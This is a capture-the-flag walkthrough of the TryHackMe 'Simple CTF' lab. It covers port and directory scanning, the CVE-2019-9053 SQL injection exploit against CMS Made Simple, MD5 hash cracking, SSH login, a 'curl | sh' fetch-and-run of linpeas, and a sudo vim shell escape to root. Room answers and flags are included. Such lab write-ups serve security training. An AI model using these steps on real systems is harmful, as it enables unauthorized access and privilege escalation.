


[TryHackMe | Simple CTF](#)

First visit the webpage:



`nmap -sV IP_ADDR`

```
root@ip-10-10-134-191:~# nmap -sV 10.10.17.161

Starting Nmap 7.60 ( https://nmap.org ) at 2023-03-18 23:24 GMT
Nmap scan report for ip-10-10-17-161.eu-west-1.compute.internal (10.10.17.161)
Host is up (0.00035s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:B4:E2:72:E9:CF (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.31 seconds
```

3 services, FTP, HTTP, and ssh on port 2222

How many services are running under port 1000?

Correct Answer

What is running on the higher port?

Correct Answer

Enumerate website directories:

```
> gobuster dir -u http://10.10.17.161 -w  
directory-list-2.3-medium.txt
```

```
root@ip-10-10-134-191:/usr/share/wordlists/dirbuster# gobuster dir -u http://10.10.17.161 -w directory-list-2.3-medium.txt  
=====
```

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

```
=====
```

[+] Url: http://10.10.17.161
[+] Threads: 10
[+] Wordlist: directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s

```
=====
```

2023/03/18 23:42:00 Starting gobuster

```
=====
```


/simple (Status: 301)
/server-status (Status: 403)

```
=====
```

2023/03/18 23:42:28 Finished

```
=====
```


2 directories



Forbidden

You don't have permission to access /server-status on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.17.161 Port 80



ip_addr/simple is relevant

Check version number?



CMS Made Simple version 2.2.8

Google search the version:

<https://nvd.nist.gov/vuln/detail/CVE-2019-9053>

What's the CVE you're using against the application?

CVE-2019-9053

Correct Answer

SQL injection

CVE-2019-9053 Detail

Description

An issue was discovered in CMS Made Simple 2.2.8. It is possible with the News module, through a crafted URL, to achieve unauthenticated blind time-based SQL injection via the m1_idlist parameter.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: **8.1 HIGH**

Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

To what kind of vulnerability is the application vulnerable?

SQLI

Correct Answer

 Hint

Found this website on google:

<https://www.exploit-db.com/exploits/46635>

```
https://www.exploit-db.com/exploits/46635
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...

#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsnadesimple.org/
# Software Link: https://www.cmsnadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist",
default=False)

options, args = parser.parse_args()

if not options.url:
    print "[+] Specify an url target"
    print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"
    print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist"
```

Download to a file locally, "exploit.py"

Then had to fix a bunch of syntax

Hint says to use

/usr/share/seclists/Passwords/Common-Credentials/best110.txt

./exploit.py -u http://10.10.17.161/simple --crack -w

../../usr/share/seclists/Passwords/Common-Credentials/best110.tx
t

```
[+] Salt for password found:
[+] Username found:
[+] Email found:
[+] Password found:
[*] Try: 000000
Traceback (most recent call last):
  File "./exploit.py", line 184, in <module>
    crack_password()
  File "./exploit.py", line 56, in crack_password
    if hashlib.md5(str(salt) + line).hexdigest() == password:
TypeError: Unicode-objects must be encoded before hashing
root@ip-10-10-134-191:~/Desktop#
```

```
root@ip-10-10-134-191: ~/Desktop
File Edit View Search Terminal Help

[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
root@ip-10-10-134-191:~/Desktop#
```

<https://www.dcode.fr/md5-hash>

Search for a tool

★ SEARCH A TOOL ON dCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL dCODE TOOLS' LIST

Results

MD5

1dac0d92e9fa6bb2secret

MD5 - dCode

Tag(s) : Hashing Function, Modern Cryptography

Informatics > Algorithm > Hashing Function > MD5

MD5 DECODER

★ MD5 HASH 0C01F4468BD75D7A84C7EB73846E8D96

OPTIONS

★ SALT PREFIXED MD5(SALT+WORD) 1dac0d92e9fa6bb2

★ SALT SUFFIXED MD5(WORD+SALT)

▶ DECRYPT

See also: Hash Function – SHA-1 – Crypt() Hashing Function

MD5 ENCODER

FROM A CHARACTER STRING

MD5 hash: "Password found" value

Salt + word = "Salt for password found" + "Password Found"

What's the password?

secret

Correct Answer

Where can you login with the details obtained?

ssh

Correct Answer

What's the user flag?

G00d j0b, keep up!

Correct Answer

```
root@ip-10-10-134-191:~/Desktop# ssh -p 2222 mitch@10.10.17.161
The authenticity of host '[10.10.17.161]:2222 ([10.10.17.161]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBj0+NFK0jZvL5LOVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.17.161]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.17.161's password:
Permission denied, please try again.
mitch@10.10.17.161's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat u
cat: u: No such file or directory
$ cat user.txt
G00d j0b, keep up!
$
```

```

-rw-r--r-- 1 mitch mitch 655 mai 16 2017 .profile
-rw-rw-r-- 1 mitch mitch 19 aug 17 2019 user.txt
-rw----- 1 mitch mitch 515 aug 17 2019 .viminfo
$ file .pr
.pr: cannot open `.pr' (No such file or directory)
$ file .profile
.profile: ASCII text
$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin directories
PATH="$HOME/bin:$HOME/.local/bin:$PATH"
$ cd home
-sh: 9: cd: can't cd to home
$ cd /home
$ ls
mitch sunbath
$

```

Use linpeas to find interesting files

Download and run:

```
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

Or download linpeas.sh from the above link, then copy over via

```
scp -P 2222 {file_name} user@IP:/home/user
```

```

root@ip-10-10-61-154:~/Desktop# scp -P 2222 linpeas.sh mitch@10.10.6.63:/home/mi
tch
mitch@10.10.6.63's password:
linpeas.sh                                100% 809KB 77.9MB/s 00:00
root@ip-10-10-61-154:~/Desktop#

```



```
$ ls
file.sh linpeas.sh user.txt
$
```

```
$ ./linpeas.sh
sh: 9: ./linpeas.sh: Permission denied
$ ls -la
total 848
drwxr-x--- 3 mitch mitch 4096 mar 19 04:14 .
drwxr-xr-x 4 root root 4096 aug 17 2019 ..
-rw----- 1 mitch mitch 178 aug 17 2019 .bash_history
-rw-r--r-- 1 mitch mitch 220 sep 1 2015 .bash_logout
-rw-r--r-- 1 mitch mitch 3771 sep 1 2015 .bashrc
drwx----- 2 mitch mitch 4096 aug 19 2019 .cache
-rw-rw-rw- 1 mitch mitch 0 mar 19 04:10 file.sh
-rw-r--r-- 1 mitch mitch 828172 mar 19 04:14 linpeas.sh
-rw-r--r-- 1 mitch mitch 655 mai 16 2017 .profile
-rw-rw-r-- 1 mitch mitch 19 aug 17 2019 user.txt
-rw----- 1 mitch mitch 515 aug 17 2019 .viminfo
$ chmod u=rwx linpeas.sh
$ ls -la
total 848
drwxr-x--- 3 mitch mitch 4096 mar 19 04:14 .
drwxr-xr-x 4 root root 4096 aug 17 2019 ..
-rw----- 1 mitch mitch 178 aug 17 2019 .bash_history
-rw-r--r-- 1 mitch mitch 220 sep 1 2015 .bash_logout
-rw-r--r-- 1 mitch mitch 3771 sep 1 2015 .bashrc
drwx----- 2 mitch mitch 4096 aug 19 2019 .cache
-rw-rw-rw- 1 mitch mitch 0 mar 19 04:10 file.sh
-rwxr--r-- 1 mitch mitch 828172 mar 19 04:14 linpeas.sh
-rw-r--r-- 1 mitch mitch 655 mai 16 2017 .profile
-rw-rw-r-- 1 mitch mitch 19 aug 17 2019 user.txt
-rw----- 1 mitch mitch 515 aug 17 2019 .viminfo
$
```

Per lin peas, mitch may access /usr/share/vim

Vim priv esc:

<https://www.youtube.com/watch?v=V-Sk250B1gU>

`sudo /usr/bin/vim -c '!/bin/bash'`

```
root@Machine:/root# whoami  
root  
root@Machine:/root#
```

```
root@Machine:/# ls  
bin  cdrom  etc  initrd.img  lib  media  opt  root  sbin  srv  tmp  var  vmlinuz.old  
boot  dev  home  initrd.img.old  lost+found  mnt  proc  run  snap  sys  usr  vmlinuz  
root@Machine:/# cd root  
root@Machine:/root# ls  
root.txt  
root@Machine:/root# cat root.txt  
W3ll d0n3. You made it!  
root@Machine:/root#
```